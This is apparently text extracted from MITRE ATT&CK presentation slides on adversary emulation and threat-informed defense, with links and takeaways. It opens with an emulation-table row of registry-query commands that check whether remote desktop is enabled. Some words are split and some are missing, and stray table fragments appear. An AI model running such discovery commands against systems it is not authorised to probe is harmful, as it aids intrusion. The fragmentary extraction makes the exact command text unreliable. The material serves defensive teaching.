<b>T1012</b>	reg query "HKEY_LOCAL_MACHINE\SY STEM\CurrentControlSet\Contr ol\Terminal Server" /v fDenyTSConnections	shell reg query "HKEY_LOCAL_MACHIN E\SYSTEM\CurrentContro lSet\Control\Terminal Server" /v	reg queryval -k "HKEY_LOCAL_MACH INE\SYSTEM\CurrentC ontrolSet\Control\Termi nal Server" -v	Check for the current registry value for terminal services, if it's 0, then terminal services are enabled. If it's 1, then they're disabled

# Adversary Emulation



- Develop your own adversary emulation plan
- Choose an adversary that is important to *you*
- Use ATT&CK to communicate findings and drive defenders to improve



- **More info on developing plans:**

- ATT&CK Evaluations Methodology: <https://attackevals.mitre.org/methodology/round1/scope.html>
- Threat-based Purple Teaming with ATT&CK: <https://www.youtube.com/watch?v=OYEP-YAKIn0&index=3&list=PL7ZDZo2Xu332XUwFHB5X-tXfqlwVkg5l&t=0s>
- ATT&CKing the Status Quo: Threat-Based Adversary Emulation with MITRE ATT&CK: <https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1536260992.pdf>

# Bringing it All Together



**\*Disclaimer: will not really make you invincible against adversaries**

pixelartmaker.com

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		Rc.common		Modify Registry							

Threat intel: what techniques do our adversaries use?



Detection: what can we detect?

Assessment & Eng: how can we improve?

Adversary Emulation: does our security hold up?

# Takeaways

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
- ATT&CK can help you create a threat-informed defense, no matter if you're  or 
- Do what you can, with what you have, where you are:
  - Detection
  - Assessment and Engineering
  - Threat Intelligence
  - Adversary Emulation
- Choose a starting point that works for your team

# ATT&CK

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